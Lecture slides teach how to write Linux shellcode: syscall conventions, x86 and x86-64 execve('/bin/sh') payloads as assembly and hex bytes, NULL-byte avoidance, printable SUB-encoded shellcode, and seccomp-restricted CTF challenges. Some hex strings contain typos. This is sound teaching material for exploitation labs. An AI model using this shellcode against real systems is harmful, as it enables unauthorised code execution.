

# Shellcode

Insu Yun

# Today's lecture

- Understand what shellcode is
- Understand how to write shellcode
- Understand how to invoke system calls
- Show how to make printable shellcode in high level

# Shellcode

- A small piece of code that is used as a part of exploitation
  - Its name is originated from its typical job; spawning a shell
  - However, it can do other tasks (e.g., file read shellcode, ...)

```
int main() {  
    char* sh = "/bin/sh";  
    char *argv[] = {sh, NULL};  
    execve(sh, argv, NULL);  
}
```

=

```
"\x31\xc0\x50\x68\x2f\x2f\x73"  
"\x68\x68\x2f\x62\x69\x6e\x89"  
"\xe3\x89\xc1\x89\xc2\xb0\x0b"  
"\xcd\x80\x31\xc0\x40xcd\x80"
```

# How to write shellcode

- We usually write shellcode in assembly

```
int main() {  
    char* sh = "/bin/sh";  
    char *argv[] = {sh, NULL};  
    execve(sh, argv, NULL);  
}
```

Compile

execve () is a dynamically linked function, i.e., it introduces external dependency

```
0x000000000000006aa <+0>:  push  rbp  
0x000000000000006ab <+1>:  mov    rbp, rsp  
0x000000000000006ae <+4>:  sub   rsp, 0x30  
0x000000000000006b2 <+8>:  mov   rax, QWORD PTR fs:0x28  
0x000000000000006bb <+17>: mov   QWORD PTR [rbp-0x8], rax  
0x000000000000006bf <+21>: xor   eax, eax  
0x000000000000006c1 <+23>: lea  rax, [rip+0xcc]          # 0x794  
0x000000000000006c8 <+30>: mov   QWORD PTR [rbp-0x28], rax  
0x000000000000006cc <+34>: mov   rax, QWORD PTR [rbp-0x28]  
0x000000000000006d0 <+38>: mov   QWORD PTR [rbp-0x20], rax  
0x000000000000006d4 <+42>: mov   QWORD PTR [rbp-0x18], 0x0  
0x000000000000006dc <+50>: lea  rcx, [rbp-0x20]  
0x000000000000006e0 <+54>: mov   rax, QWORD PTR [rbp-0x28]  
0x000000000000006e4 <+58>: mov   edx, 0x0  
0x000000000000006e9 <+63>: mov   rsi, rcx  
0x000000000000006ec <+66>: mov   rdi, rax  
0x000000000000006ef <+69>: call 0x580 <execve@plt>  
0x000000000000006f4 <+74>: mov   eax, 0x0  
0x000000000000006f9 <+79>: mov   rdx, QWORD PTR [rbp-0x8]  
0x000000000000006fd <+83>: xor   rdx, QWORD PTR fs:0x28  
0x00000000000000706 <+92>: je    0x70d <main+99>  
0x00000000000000708 <+94>: call 0x570 <__stack_chk_fail@plt>  
0x0000000000000070d <+99>: leave  
0x0000000000000070e <+100>: ret
```

# How to write shellcode

- We usually write shellcode in assembly

```
int main() {  
    char* sh = "/bin/sh";  
    char *argv[] = {sh, NULL};  
    execve(sh, argv, NULL);  
}
```

Static  
Compile

```
0x000000000000006aa <+0>:  push  rbp  
0x000000000000006ab <+1>:  mov    rbp,rsp  
0x000000000000006ae <+4>:  sub   rsp,0x30  
0x000000000000006b2 <+8>:  mov   rax,QWORD PTR fs:0x28  
0x000000000000006bb <+17>: mov   QWORD PTR [rbp-0x8],rax  
0x000000000000006bf <+21>:  xor   eax,eax  
0x000000000000006c1 <+23>:  lea  rax,[rip+0xcc]          # 0x794  
0x000000000000006c8 <+30>:  mov   QWORD PTR [rbp-0x28],rax  
0x000000000000006cc <+34>:  mov   rax,QWORD PTR [rbp-0x28]  
0x000000000000006d0 <+38>:  mov   QWORD PTR [rbp-0x20],rax  
0x000000000000006d4 <+42>:  mov   QWORD PTR [rbp-0x18],0x0  
0x000000000000006dc <+50>:  lea  rcx,[rbp-0x20]  
0x000000000000006e0 <+54>:  mov   rax,QWORD PTR [rbp-0x28]  
0x000000000000006e4 <+58>:  mov   edx,0x0  
0x000000000000006e9 <+63>:  mov   rsi,rcx  
0x000000000000006ec <+66>:  mov   rdi,rax  
0x000000000000006ef <+69>:  call  0x580 <execve@plt>  
0x000000000000006f4 <+74>:  mov   eax,0x0  
0x000000000000006f9 <+79>:  mov   rdx,QWORD PTR [rbp-0x8]  
0x000000000000006fd <+83>:  xor   rdx,QWORD PTR fs:0x28  
0x00000000000000706 <+92>:  je    0x70d <main+99>  
0x00000000000000708 <+94>:  call  0x570 <__stack_chk_fail@plt>  
0x0000000000000070d <+99>:  leave  
0x0000000000000070e <+100>: ret
```

- Too large: 826KB (in my machine)
- Code has a lot of prohibited characters (e.g., NULL byte)

# How to write shellcode

- We usually write shellcode in assembly
  - No dependency
  - Small size
  - Avoid prohibited characters (e.g., NULL byte)

# System call

- Shellcode invokes a system call to change a system state
  - e.g., execute a program, open/read a file
  - Ref:  
<https://chromium.googlesource.com/chromiumos/docs/+master/constants/syscalls.md>
- System call calling convention (x86)
  - System call number: `eax`
  - Arguments: `ebx, ecx, edx, esi, edi, ebp`
  - Invoke: `int 0x80`
  - Return: `eax`

# System call

- System call calling convention (x86-64)
  - System call number: `rax`
  - Arguments: `rdi, rsi, rdx, r10, r8, r9`
  - Invoke: `syscall`
  - Return: `rax`



# Example: exit(1234) shellcode (x86)

Specify .text section in an ELF file

```
.intel_syntax noprefix  
.text
```

Specify intel syntax  
(NOTE: gcc's default syntax is AT&T)

Declare a global symbol named  
'main' and its type is function  
(for linking)

```
.globl main  
.type main, @function  
  
main:  
mov eax, 1 # SYS_exit  
mov ebx, 1234  
int 0x80
```

```
insu ~ $ gcc -m32 -o exit_x86 exit_x86.S  
insu ~ $ strace ./exit_x86 2>&1|grep exit  
execve("./exit_x86", ["./exit_x86"], 0x7fffffffde30 /* 35 vars */) = 0  
exit(1234) = ?  
+++ exited with 210 +++
```

# Convert assembly into shellcode

```
insu ~ $ gcc -m32 -c -o exit_x86.o exit_x86.S  
insu ~ $ objcopy -S -O binary -j .text exit_x86.o exit_x86.bin  
insu ~ $ xxd exit_x86.bin  
00000000: b801 0000 00bb d204 0000 cd80 .....
```

- `objcopy -S -O binary -j .text [in] [out]`
  - `objcopy`: Copy an object file's information into an output file
  - `-S`: No debugging information included
  - `-O binary`: Output format is raw bytes
  - `-j .text`: Only include .text section

# Testing your shellcode

```
char shellcode[]
    = "\xb8\x01\x00\x00\x00\xbb\xd2\x04\x00\x00\xcd\x80";

int main(void) {
    ((void(*)())shellcode)();
}
```

Interpret the shellcode array as a function

```
insu ~ $ gcc -z execstack -m32 -o test_your_shellcode test_your_shellcode.c
insu ~ $ strace ./test_your_shellcode 2>&1|grep exit
exit(1234) = ?
+++ exited with 210 +++
```

-z execstack: Makes your data as executable (i.e., Disable Data Execution Prevention, DEP)

# Example: exit(1234) shellcode (x86-64)

```
.intel_syntax noprefix  
.text
```

```
.globl main  
.type main, @function
```

```
main:
```

```
mov eax, 1 # SYS_exit
```

```
mov ebx, 1234
```

```
int 0x80
```

x86 shellcode

```
.intel_syntax noprefix  
.text
```

```
.globl main  
.type main, @function
```

```
main:
```

```
mov rax, 60 # SYS_exit
```

```
mov rdi, 1234
```

```
syscall
```

x86-64 shellcode



# Our shellcode contains NULL byte

```
mov eax, 1 # SYS_exit  
mov ebx, 1234  
int 0x80
```



```
\xb8\x01\x00\x00\x00  
\xbb\xd2\x04\x00\x00  
\xcd\x80
```

- NULL byte is introduced when a multi-byte integer is encoded as bytes
  - e.g., 0x00000001 → \x01\x00\x00\x00
- Typical solution: XOR + sub-register

```
xor eax, eax # eax = 0  
mov ebx, eax # ebx = 0  
mov al, 1 # eax = 1  
mov bx, 1234 # ebx = 1234  
int 0x80
```



```
\x31\xc0  
\x89\xc3  
\xb0\x01  
\x66\xbb\xd2\x04  
\xcd\x80
```

# Let's make more complicated shellcode

```
int main() {  
    char* sh = "/bin/sh";  
    char *argv[] = {sh, NULL};  
    execve(sh, argv, NULL);  
}
```

- Q: How to make a string?
- Q: How to make an array?

# Make a string (“/bin/sh”) in shellcode


- String = A sequence of bytes ends with 0x00
- Q: Which memory will we store a string?
  - A: stack → program independent

# Make a string (“/bin/sh”) in shellcode

-> Make a string “/bin/sh\x00” in stack

- NOTE: `push` instruction can insert only 4-bytes at most

```
push "/bin"  
push "/sh\x00"
```



```
push "/sh\x00"  
push "/bin"
```

- How can we eliminate a NULL byte?
  - Solution: Make a string 4-byte aligned, and push them with a nullified register

```
xor eax, eax  
push eax  
push "n/sh"  
push "//bi"
```



# Make a string (“/bin/sh”) in shellcode

- “//bin/sh” == [2f 2f 62 69] [6e 2f 73 68]

```
push 0x6e2f7368 # "n/sh"  
push 0x2f2f6269 # "//bi"
```



```
push 0x68732f6e  
push 0x69622f2f
```

- Put them all together

```
xor eax, eax  
push eax  
push 0x68732f6e  
push 0x69622f2f  
mov ebx, esp # ebx="/bin/sh"
```

In tutorial, we will see another way to make a string called jmp/call/pop

# Make an array (["/bin/sh", NULL]) in shellcode

- An array = A sequence of elements whose types are equal
- Let's make an array in stack similar to string

```
xor eax, eax
push eax
push 0x68732f6e
push 0x69622f2f
mov ebx, esp # ebx="/bin/sh"
```

```
push eax
push ebx
mov ecx, esp
# ecx={"/bin/sh", NULL}
```

# Put them all together

```
xor eax, eax
push eax
push 0x68732f6e
push 0x69622f2f
mov ebx, esp # ebx="/bin/sh"

push eax
push ebx
mov ecx, esp
# ecx={"/bin/sh", NULL}

mov edx, eax # edx=NULL
mov al, 11 # eax=SYS_execve
int 0x80
```

Remember! You need the previous header and the main symbol declaration for compilation!

```
insu ~ $ ./shell
$ id
uid=1000(insu) gid=1000(insu)
```

```
"\x31\x00\x50\x68\x6e\x2f\x73\x68"
"\x68\x2f\x2f\x62\x69\x89\xe3\x50"
"\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80"
```

# Let's make 64-bit shellcode

```
xor eax, eax
push eax
push 0x68732f6e
push 0x69622f2f
mov ebx, esp # ebx="/bin/sh"

push eax
push ebx
mov ecx, esp
# ecx={"/bin/sh", NULL}

mov edx, eax # edx=NULL
mov al, 11 # eax=SYS_execve
int 0x80
```

32-bit version



???

64-bit version

1<sup>st</sup> try: Change registers (e?? -> r??)

```
xor rax, rax
push rax
push 0x68732f6e
push 0x69622f2f
mov rbx, rsp # rbx="/bin/sh"

push rax
push rbx
mov rcx, rsp
# rcx={"/bin/sh", NULL}

mov rdx, rax # rdx=NULL
mov al, 11 # rax=SYS_execve
int 0x80
```

Would it work? Why not?

64-bit version

2<sup>nd</sup> try: Change int 0x80 → syscall

```
xor rax, rax
push rax
push 0x68732f6e
push 0x69622f2f
mov rbx, rsp # rbx="/bin/sh"

push rax
push rbx
mov rcx, rsp
# rcx={"/bin/sh", NULL}

mov rdx, rax # rdx=NULL
mov al, 11 # rax=SYS_execve
syscall
```

Would it work? Why not?

64-bit version

## 3<sup>rd</sup> try: Change system call number!

```
xor rax, rax
push rax
push 0x68732f6e
push 0x69622f2f
mov rbx, rsp # rbx="/bin/sh"

push rax
push rbx
mov rcx, rsp
# rcx={"/bin/sh", NULL}

mov rdx, rax # rdx=NULL
mov al, 59 # rax=SYS_execve
syscall
```

Would it work? Why not?

64-bit version

## 4<sup>th</sup> try: Change argument registers for 64bit

```
xor rax, rax
push rax
push 0x68732f6e
push 0x69622f2f
mov rdi, rsp # rdi="/bin/sh"

push rax
push rdi
mov rsi, rsp
# rsi={"/bin/sh", NULL}

mov rdx, rax # rdx=NULL
mov al, 59 # rax=SYS_execve
syscall
```

Would it work? Why not?

64-bit version



# Unfortunately not ☹️

```
$ strace -e execve ./shell
execve("./shell", ["./shell"], 0x7fff69c145b0 /* 30 vars */) = 0
execve("//bi", ["//bi"], NULL) = -1 ENOENT (No such file or directory)
```

Why not “//bin/sh”?

```
...
push 0x68732f6e
    == push 0x000000000068732f6e
...
```

# Solution: Push string in 64-bit

```
push 0x68732f6e  
push 0x69622f2f
```

```
push 0x68732f6e69622f2f
```

```
$ gcc -o shell shell.S  
shell.S: Assembler messages:  
shell.S:10: Error: operand type mismatch for `push'
```

This is because 'push' in x86-64 only takes 32-bit immediate!

```
mov rdi, 0x68732f6e69622f2f  
push rdi
```

# Put everything together for 64-bit

```
xor rax, rax
push rax
mov rdi, 0x68732f6e69622f2f
push rdi
mov rdi, rsp # rdi="/bin/sh"

push rax
push rdi
mov rsi, rsp
# rsi={"/bin/sh", NULL}

mov rdx, rax # rdx=NULL
mov al, 59 # rax=SYS_execve
syscall
```

64-bit version

```
$ gcc -o shell shell.S
$ ./shell
$ echo "PWNED"
PWNED
```

# More restriction: Printable shellcode

- Range: 0x20 -- 0x7f
- Our previous strategy does not work anymore
  - Replace an instruction with equivalent one  
e.g., `mov eax, 0` -> `xor eax, eax`
  - Non-replaceable instructions exist  
e.g., `int 0x80` == `"\xcd\x80"`  
`syscall` == `"\x0f\x05"`

- [https://web.archive.org/web/20110716082850/http://skypher.com/wiki/index.php?title=X64\\_alphanumeric\\_opcodes](https://web.archive.org/web/20110716082850/http://skypher.com/wiki/index.php?title=X64_alphanumeric_opcodes)

OpcodeChar	Instruction	OpcodeChar	Instruction	OpcodeChar	Instruction
20	AND [m8],r8	40	@ REX:... .	60	Invalid
21	! AND [m16/32/64],r16/32/64 *1	41	A REX:...B	61	a Invalid
22	" AND r8,[m8]	42	B REX:...X.	62	b Invalid
23	# AND r16/32/64,[m16/32/64] *1	43	C REX:...XB	63	c MOVXSD r64,[m32] (Zero extend)
24	\$ AND AL,i8	44	D REX:...R..	66 63	fc MOVXSD r64,[m16] (Zero extend)
25	% AND AX/EAX/RAX,i16/32/64 *2	45	E REX:...R.B	48 63	Hc MOVXSD r64,[m32] (Sign extend)
26	& ES: PREFIX	46	F REX:...RX.	64	d FS: PREFIX
27	' Invalid	47	G REX:...RXB	65	e GS: PREFIX
28	( SUB [m8],r8	48	H REX:W... .	66	f OPERAND SIZE OVERRIDE
29	) SUB [m16/32/64],r16/32/64 *1	49	I REX:W...B	67	g ADDRESS SIZE OVERRIDE
2A	* SUB r8,[m8]	4A	J REX:W...X.	68	h PUSH i32 (Sign extend to i64) *4
2B	+ SUB r16/32/64,[m16/32/64] *1	4B	K REX:W...XB	66 68	fh PUSH i16 *4
2C	, SUB AL,i8	4C	L REX:WR... .	69	i IMUL r32,[m32],i32
2D	- SUB AX/EAX/RAX,i16/32/64 *2	4D	M REX:WR...B	66 69	fi IMUL r16,[m16],i16 (i16 not i32)
2E	. CS: PREFIX	4E	N REX:WRX..	48 69	Hi IMUL r64,[m64],i32
2F	/ Invalid	4F	O REX:WRXB	6A	j PUSH i8
30	0 XOR [m8],r8	50	P PUSH AX/RAX/R8 *3	6B	k IMUL r32,[m32],i8
31	1 XOR [m16/32/64],r16/32/64 *1	51	Q PUSH CX/RCX/R9 *3	66 6B	fk IMUL r16,[m16],i8
32	2 XOR r8,[m8]	52	R PUSH DX/RDX/R10 *3	48 6B	Hk IMUL r64,[m64],i8
33	3 XOR r16/32/64,[m16/32/64] *1	53	S PUSH BX/RBX/R11 *3	6C	l INSB
34	4 XOR AL,i8	54	T PUSH SP/RSP/R12 *3	6D	m INSW/INSD/INSQ *5
35	5 XOR AX/EAX/RAX,i16/32/64 *2	55	U PUSH BP/RBP/R13 *3	6E	n OUTSB
36	6 SS: PREFIX	56	V PUSH SI/RSI/R14 *3	6F	o OUTSW/OUTSD/OUTSQ *5
37	7 Invalid	57	W PUSH DI/RDI/R15 *3	70	p JO o8
38	8 CMP [m8],r8	58	X POP AX/RAX/R8 *3	71	q JNO o8
39	9 CMP [m16/32/64],r16/32/64 *1	59	Y POP CX/RCX/R9 *3	72	r JB o8
3A	: CMP r8,[m8]	5A	Z POP DX/RDX/R10 *3	73	s JAE o8
3B	; CMP r16/32/64,[m16/32/64] *1	5B	[ POP BX/RBX/R11 *3	74	t JE o8
3C	< CMP AL,i8	5C	\ POP SP/RSP/R12 *3	75	u JNE o8
3D	= CMP AX/EAX/RAX,i16/32/64 *2	5D	] POP BP/RBP/R13 *3	76	v JBE o8
3E	> DS: PREFIX	5E	^ POP SI/RSI/R14 *3	77	w JA o8
3F	? Invalid	5F	_ POP DI/RDI/R15 *3	78	x JS o8
				79	y JNS o8
				7A	z JP o8
				7B	{ JPO o8
				7C	JL o8
				7D	} JGE o8
				7E	~ JLE o8

NOTE: Your operands should be printable, too!

# Solution: Decoding shellcode

- Printable shellcode
  - > Writes another shellcode to memory + jump (i.e., decoding)
- How can we make arbitrary data using printable characters?
  - One solution would be SUB encoding

```
sub  eax, printable1  
sub  eax, printable2  
sub  eax, printable3
```

You can make arbitrary bytes using THREE printable operands!

Try this in your lab 😊

# Remaining questions

- Q: Which memory will you use for writing shellcode?
- Q: How to write memory using printable characters?
- Q: How to control your program counter after decoding?
- Solve them all to solve `shellcode-ascii` challenge 😊

# Seccomp: Secure Computing Mode

- In challenges, you can find such code

```
void setup_rules()
{
    // Init the filter
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_KILL); // default action: kill
    if (ctx == NULL)
        exit(-1);

    // setup basic whitelist
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(rt_sigreturn), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(open), 0) < 0)
        exit(-1);
    if (seccomp_load(ctx) < 0)
        exit(-1);
}
```



# Seccomp limits your system calls!

- Seccomp = Secure Computing Mode
  - A Linux's facility to make filter for system calls
  - If you call unallowed system calls, your program will be terminated
  - i.e., you should exploit a program only with allowed system calls

# e.g., setup\_rules() in shellcode32

```
void setup_rules()
{
    // Init the filter
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_KILL); // default action: kill
    if (ctx == NULL)
        exit(-1);

    // setup basic whitelist
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(rt_sigreturn), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(open), 0) < 0)
        exit(-1);
    if (seccomp_load(ctx) < 0)
        exit(-1);
}
```

--> Solve this challenge by making open/read/write shellcode!